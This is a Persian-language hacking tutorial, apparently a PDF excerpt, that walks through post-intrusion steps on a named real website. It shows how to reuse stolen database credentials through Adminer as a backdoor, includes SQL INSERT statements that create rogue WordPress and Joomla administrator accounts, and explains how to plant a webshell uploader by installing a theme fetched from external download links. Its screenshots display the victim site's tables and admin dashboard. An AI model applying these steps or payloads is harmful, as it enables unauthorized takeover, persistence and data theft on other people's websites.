


پی اچ پی مای ادمین هم مانند ادمین هست و از شما اطلاعاتی همانند دی بی هاست، دی بی پسورد،  
دی بی یوزر، دی بی نیم میگیرد تا شما را به دیتابیس متصل کند.

دقت کنید اگر وبسایت تارگت شما پی اچ پی مای ادمین داشت شما میتوانید از آن به عنوان یک بکدور استفاده کنید زیرا اگر ادمین سایت متوجه شود شما به سایت‌ش نفوذ کرده اید و ب‌شل‌های اپلود شده شما در سرور و سایت را حذف میکند و تمامی اکسس‌های شما را بر میدارد ولی ممکن است به ذهن‌ش خطور نکند که شما اطلاعات دیتابیس را ذخیره کردید و وبسایت تارگت، پی اچ پی مای ادمین دارد و شما میتوانید دوباره وارد دیتابیس شوید و یک ادمین به پنل مدیریت محتوا وردپرس خود اضافه کنید.

با آن ادمین وارد پنل مدیریت محتوا وردپرس شوید و ب‌شل خود را دوباره آپلود کنید پس این نکته مهم است که همیشه اطلاعات دیتابیس را ذخیره کنید و پی اچ پی مای ادمین را هم چک کنید

خب حال به ادمینی که در سایت آپلود کردیم میرویم تا به دیتابیس متصل شویم:



همانطور که در عکس بالا مشاهده میکنید در قسمت Username و Password و Server در فایل کانفیگ سایت بیرون کشیدیم را وارد میکنیم و سپس لاگین میکنیم .

خب اینک ما به دیتابیس متصل شدیم میتوانیم دیتابیس را دامپ کنیم یا دراپ کنیم و یا هر کاری که میشود را انجام دهیم :)

Language: English

MySQL > Server > Database: acbconformityass\_final

Logout

Adminer 4.7.6 4.8.1

Database: acbconformityass\_final

DB: acbconformityass\_final

Alter database Database schema Privileges

Tables and views

Search data in tables (44)

|                          | Table                          | Engine? | Collation? | Data Length? | Index Length? |
|--------------------------|--------------------------------|---------|------------|--------------|---------------|
| <input type="checkbox"/> | login                          |         |            |              | ?             |
| <input type="checkbox"/> | questions                      |         |            |              | ?             |
| <input type="checkbox"/> | registerco                     |         |            |              | ?             |
| <input type="checkbox"/> | wp_commentmeta                 |         |            |              | ?             |
| <input type="checkbox"/> | wp_comments                    |         |            |              | ?             |
| <input type="checkbox"/> | wp_links                       |         |            |              | ?             |
| <input type="checkbox"/> | wp_options                     |         |            |              | ?             |
| <input type="checkbox"/> | wp_postmeta                    |         |            |              | ?             |
| <input type="checkbox"/> | wp_posts                       |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_css               |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_css_bkp           |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_layer_animation   |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_layer_animation   |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_navigations       |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_navigations_bkp   |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_sliders           |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_sliders_bkp       |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_slides            |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_slides_bkp        |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_static_slides     |         |            |              | ?             |
| <input type="checkbox"/> | wp_revsilder_static_slides_bkp |         |            |              | ?             |
| <input type="checkbox"/> | wp_termmeta                    |         |            |              | ?             |

Selected (0)

Analyze Optimize Check Repair Truncate Drop

Move to other database: acbconformityass\_final Move Copy overwrite

PIC 11

خب آموزش دسترسی به دیتابیس تموم شد ولی اجازه دهید نام چندین نوع دیتابیس را نام ببریم  
شاید بعد ها به کارتون ببیاد ;

## انواع دیتابیس :

- Oracle
- MySQL
- Microsoft SQL Server

- PostgreSQL
- MongoDB
- and ...

خب این ها انواع دیتابیس هستند، اما شاید بپرسید دی بی هاست و دی بی پسورد و... که در آموزش بالا در موردشان صحبت کردیم چه چیزی هستند ما مخفف نشده این کلمات را مینویسم تا شما درک بهتری داشته باشین :

- db\_name: database name
- db\_user: database user
- db\_pass: database password
- db\_host: name of your MySQL server

# **How to access wordpress cms with adminer**

خب دوستان در آموزش قبلی یاد گرفتیم که به دیتابیس وصل بشیم و به دیتابیس دسترسی داشته باشیم حالا ممکن است این سوال برای شما پیش بیاید که چگونه می توانیم به یک cms سایت دسترسی پیدا کنیم ؟!

خب در این بخش قرار است با استفاده از دسترسی ایجاد شده در پایگاه داده به پنل مدیریت محتوای سایت وردپرسی نفوذ کنیم.


در آموزش قبلی نحوه دسترسی به پایگاه داده را توضیح دادیم فرض کنید به یک سایت وردپرسی از طریق باگ Rfу نفوذ کردید و وب شل آپلود کردید درون سرور و حال میخواهید به پنل مدیریت محتوای وردپرس آن سایت هم دسترسی داشته باشد.

خب شما طبق مراحل قبل وارد دیتابیس سایت میشوید به این گونه که فایل کانفیگ سایت را از مسیر پابلیک سایت میخوانید و اطلاعات dbhost, dbuser, dbpass ... را بدست میاورید و سپس از طریق که آپلود میکنید درون سایت به دیتابیس سایت access پیدا میکنید و سپس : adminer

شما به قسمت دستورات sql در adminer بروید.

The screenshot shows the Adminer MySQL interface. At the top, it displays the URL 'acbconformityassessment.com/adminer.php?username=acbconformityass\_user&...'. The interface has a header bar with 'Language: English', 'MySQL > Server > acbconformityass\_final > SQL command', and a 'Logout' button. Below the header, there's a sidebar with 'Adminer 4.7.6 4.8.1' and a 'SQL command' section containing '<----'. The main area shows a list of database tables: 'select login', 'select questions', 'select registerco', 'select wp\_commentmeta', 'select wp\_comments', 'select wp\_links', 'select wp\_options', 'select wp\_postmeta', 'select wp\_posts', 'select wp\_revsilder\_css', 'select wp\_revsilder\_css\_bkp', 'select wp\_revsilder\_layer\_animation', 'select wp\_revsilder\_layer\_animation', 'select wp\_revsilder\_navigations', 'select wp\_revsilder\_navigations\_bkp', 'select wp\_revsilder\_sliders', 'select wp\_revsilder\_sliders\_bkp', 'select wp\_revsilder\_slides', 'select wp\_revsilder\_slides\_bkp', 'select wp\_revsilder\_static\_slides', 'select wp\_revsilder\_static\_slides\_bkp', and 'select wp\_termmeta'. At the bottom, there are buttons for 'Execute', 'Limit rows: [ ]', 'Stop on error' (unchecked), and 'Show only errors' (unchecked). A red arrow points to the 'SQL command' input field. In the bottom right corner, there is a red box with the text 'PIC 19'.

قبل از آن پاید جداول پایگاه داده را نگاه کنید و بینید با چه پسوندی شروع می شوند.



اساساً جداول وردپرس به طور پیش فرض با پسوند wp\_ شروع می شوند، در صورتی که جداول دیتابیس تارگت شما با این پسوند شروع شده بود شما باید کد ازیز را در قسمت دستورات sqlوارد کنید:

```
INSERT INTO wp_users (user_login, user_pass, user_nicename, user_email, user_status)  
VALUES ('your-user', MD5('your-pass'), 'firstname lastname', 'email@example.com', '0');
```

```
INSERT INTO wp_usermeta (umeta_id, user_id, meta_key, meta_value)
VALUES (NULL, (Select max(id) FROM wp_users), 'wp_capabilities',
'a:1:{s:13:"administrator";s:1;"1";}');
```

```
INSERT INTO wp_usermeta (umeta_id, user_id, meta_key, meta_value)  
VALUES (NULL, (Select max(id) FROM wp_users), 'wp_user_level', '10')
```

The screenshot shows the Adminer interface with a red border around the main content area. In the SQL command window, three INSERT statements are shown:

```

INSERT INTO wp_users (user_login, user_pass, user_nicename, user_email, user_status)
VALUES ('TURK', MD5('12345435635'), 'firstname lastname', 'email@example.com', '0')

INSERT INTO wp_usermeta (umeta_id, user_id, meta_key, meta_value)
VALUES (NULL, (Select max(id) FROM wp_users), 'wp_capabilities', 'a:1:{s:13:"administrator";s:1:"1"}')

INSERT INTO wp_usermeta (umeta_id, user_id, meta_key, meta_value)
VALUES (NULL, (Select max(id) FROM wp_users), 'wp_user_level', '10');

```

Red arrows point to the first two INSERT statements. Below the SQL window, there is an 'Execute' button and some status indicators.

**PIC 21**

در قسمت your-user کد بالا یوزرنیم دلخواه خود را وارد کنید و در قسمت your-pass خود را وارد کنید و سپس Execute را بزنید.

The screenshot shows the Adminer interface with a red border around the main content area. The SQL command window now displays the results of the executed queries:

```

Query executed OK, 1 row affected. (0.001 s) Edit
Query executed OK, 1 row affected, (0.001 s) Edit
Query executed OK, 1 row affected. (0.000 s) Edit

```

Red arrows point to each of the three query results. The SQL code remains the same as in PIC 21.

**PIC 22**


خب شما با استفاده از کدهای ایک ادمین برای cms وردپرس تعریف کرده اید البته قابل ذکر است که می توانید برای cms وردپرس بدون کدهای ایک ادمین تعریف کنید \* **اما این توصیه نمی شود \***

خب پس از تعریف ادمین در دیتابیس باید به لینک زیر بروید تا وارد پنل مدیریت وردپرس شوید:

- [site.com/wp-admin](http://site.com/wp-admin)

- [site.com/wp-login.php](http://site.com/wp-login.php)

آدرس سایت خود را در قسمت site.com قرار دهید سپس در مرورگر آن را وارد کنید و اینتر کنید هر دو لینک های بالا شما را به صفحه ورود به پنل مدیریت هدایت می کند.



وقتی وارد صفحه لاگین می شوید، در قسمت Username، نام کاربری را که در پایگاه داده اضافه کرده اید، و در قسمت Password، رمزی را که در پایگاه داده اضافه کرده اید، بنویسید. سپس گزینه LogIn را بزنید تا وارد پنل مدیریت محتوای وردپرس شوید .

The screenshot shows the WordPress admin dashboard at [acbconformityassessment.com/wp-admin/](http://acbconformityassessment.com/wp-admin/). A red box highlights the top right corner where the text "PIC 24" is overlaid.

The dashboard sidebar includes links for Home, Updates (4), Theme Options (Consulting), Posts, Media, Pages, Comments (1), Events, Services, Vacancies, Staff, Works, Contact (1), and Testimonials.

The main content area features a notice about theme updates, mentioning Envato Market and several recommended plugins: Booking Calendar, Cost Calculator Builder, Room Zoom Meetings Webinar, GDPR Compliance & Cookie Consent, Instagram Feed, STM Templates Library, and WooCommerce.

A "Site Health Status" box indicates a critical issue: "Results are still loading..." and suggests checking the Site Health screen.

A "Quick Draft" box contains fields for Title and Content, with the placeholder "What's on your mind?"

At the top right, there are "Screen Options" and "Help" buttons, along with a "Paused" status indicator.

# **How to access joomla cms with adminer**

فرض کنید روی یک وبسایتی که پنل مدیریت محتوای Joomla با گرفته اپلود کرید و حالا میخواهید به پنل مدیریت محتوای جوملا هم دسترسی پیدا کنید . برای اینکه به پنل مدیریت محتوای جوملا دسترسی پیدا کنیم باید همانند آموزش قبل که برای پنل مدیریت محتوای وردپرس ادمین اضافه میکردیم برای پنل مدیریت محتوای جوملا هم ادمین اضافه کنیم اما با کمی تغییرات در کدهای SQL.

خب ابتدا به مسیر public\_html در وب شل بروید و فایل configuration.php را باز کنید و اطلاعات dbhost و ... را بخوانید و سیو کنید تا با استفاده از آن اطلاعات وارد دیتابیس سایت جوملایی خود شوید

سپس وارد ادمینر شوید و به قسمت دستورات sql بروید و کد SQL زیر را در قسمت دستورات SQL اضافه کنید و سپس Execute را بزنید :

```
INSERT INTO jos31_users (name, username, password, params, registerDate, lastvisitDate, lastResetTime) VALUES ('Administrator2', 'admin2', d2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA4199', "", NOW(), NOW(), NOW());
```

```
INSERT INTO jos31_user_usergroup_map (user_id, group_id) VALUES (LAST_INSERT_ID(),'8');
```

PIC 30

نام کاربری دلخواه خود را در قسمت admin2 وارد کنید و پسورد هش شده خود را در فیلد  
قرار 2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA4199  
دهید و سپس Execute را بزنید تا adminer ادمن در پنل مدیریت محتوای جوملا  
ایجاد کند

\* شما می توانید از سایت های مختلف برای هش رمز عبور خود استفاده کنید \*

\* رمز عبور هش شده شما می تواند MD5 یا ... باشد

حال برای ورود به پنل مدیریت محتوای جوملا باید به لینک زیر بروید :

site.com/administrator

\* دقت کنید همیشه نام سایت تارگت شماست خیارشور نیستا !

وقتی وارد لینک بالا می شوید به صفحه ورودی که باید نام کاربری و رمز عبور خود را وارد کنید هدایت  
میشود : PIC 32

سپس باید پسورد و نام کاربری خودتون رو که در دیتابیس اضافه کردید رو در اونجا بنویسید سپس  
لากین کنید تا وارد پنل مدیریت محتوای جوملای تارگت خود شوید PIC 33

\* اما نکته ای که هست دقت کنید همیشه به پسوند های تیبل ها یا جدول ها توجه کنید پسوند  
\_jos31\_ در همه سایت ها یکسان نیست پس قبل از وارد کردن کدهای sql به پسوند ها توجه کنید تا  
دچار مشکل در اضافه کردن ادمین نشود \* pic 34

# **How to upload webshell in server with wordpress cms access**

فرض کنید به پنل مدیریت محتوای وردپرس یک وبسایت اکسس دارید ولی روی وبسایت هدف خودتون وب شل ندارید و میخواهید وب شل رو از طریق دسترسی که در پنل مدیریت محتوای وردپرس سایت هدفتون دارید آپلود کنید خب برای این کار چندین روش وجود

1- آپلود تم برای دسترسی به وب شل (این theme را براتون در لینک زیر قرار میدم)

<https://beat-heat.com/files/upload/fitnessbase.0.7.zip>

2- ادیت فایل php یک theme در وردپرس تارگت خود و تغییر کدهای پی اچ پی اون به کدهای پی اچ پی وب شل خودتون

3- ادیت فایل plugin یک php در وردپرس تارگت خود و تغییر کدهای پی اچ پی اون به کدهای پی اچ پی وب شل خودتون

4- نصب پلاگین wp-file-manager

ما در این آموزش مورد اول یعنی نصب theme برای دسترسی گرفتن وب شل از سرور را آموزش میدهیم. خب برای این کار به دو صورت میتوانیم تم مورد نظر را نصب کنیم اول اینکه به صورت دستی این کار را انجام دهیم دوم اینکه این کار را با یک ابزار انجام دهیم من به صورت دستی را به شما آموزش میدهم اما اگه میخواهید با ابزار این کار را بکنید من لینک نصب این ابزار را برای شما می گذارم

<https://beat-heat.com/files/upload/1877.zip>

خب برای نصب تم به صورت دستی نیاز به یک تم داریم که دارای آپلودر باشد این نوع تم را من برای شما در لینک زیر قرار میدهم :


<https://beat-heat.com/files/upload/1877.zip>

خب اولین کار این است که این تم را از لینک بالا دانلود کنید و سپس وارد پنل مدیریت محتوای وردپرس خود شوید.


The screenshot shows the WordPress Admin Dashboard with a red border around the main content area. On the left, there's a sidebar with various menu items like Home, Updates, Theme Options, Consulting, Posts, Media, Pages, Comments, Events, Services, Vacancies, Staff, Works, Contact, and Testimonials. The 'Theme Options' section is currently active. The main content area has a header 'Dashboard' and a message: 'To get automatic theme updates please install, activate and set Envato Market plugin.' A green button 'INSTALL & ACTIVATE NOW' is visible. Below this, it says 'This theme requires the following plugin: Envato Market.' and lists other recommended plugins. There's also a 'Site Health Status' section with a warning message: 'Your site has a critical issue that should be addressed as soon as possible to improve its performance and security.' A red 'PIC 47' is overlaid on the bottom right.

سپس به مسیر [site.com/wp-admin/themes.php](http://site.com/wp-admin/themes.php) رفته اید

The screenshot shows the WordPress Admin Dashboard with a red border around the main content area. The URL in the address bar is 'acbconformityassessment.com/wp-admin/themes.php'. The sidebar is identical to the previous screenshot. The main content area has a header 'Themes' with a count of 6, an 'Add New' button, and a search bar. It displays the same message about Envato Market and recommended plugins. Below this, there are two theme preview cards. The first card is for 'consulting' (Premium Business Consultancy and Finance WordPress Theme) and the second is for 'ConsultStreet' (We Provide Quality Consulting Services). A red 'PIC 48' is overlaid on the bottom right.




و از قسمت فایل Choose File که لینک دانلودش را گذاشتم تا دانلود کنید و سپس theme را بزنید تا نصب شود اگر theme نصب شد با همچین پیامی مواجه میشوید



خب شما اینک میتوانید از طریق مسیر زیر به وب شل خود دست پیدا کنید دقت کنید این یک آپلودر است شما میتوانید وب شل مورد نظر خود را آپلود کنید:

[site.com/wp-content/themes/fitnessbase/404.php?ok](http://site.com/wp-content/themes/fitnessbase/404.php?ok)



**How to access cpanel (use  
webshell)(grab cpanel)**

فرض کنید از یک وبسایت دسترسی وب شل دارید و میخواهید به سیپنل آن نیز نفوذ کنید. برای این کار از چندین روش میتوانید استفاده کنید:

1- استفاده از آپشن وب شل Fox

2- به صورت دستی

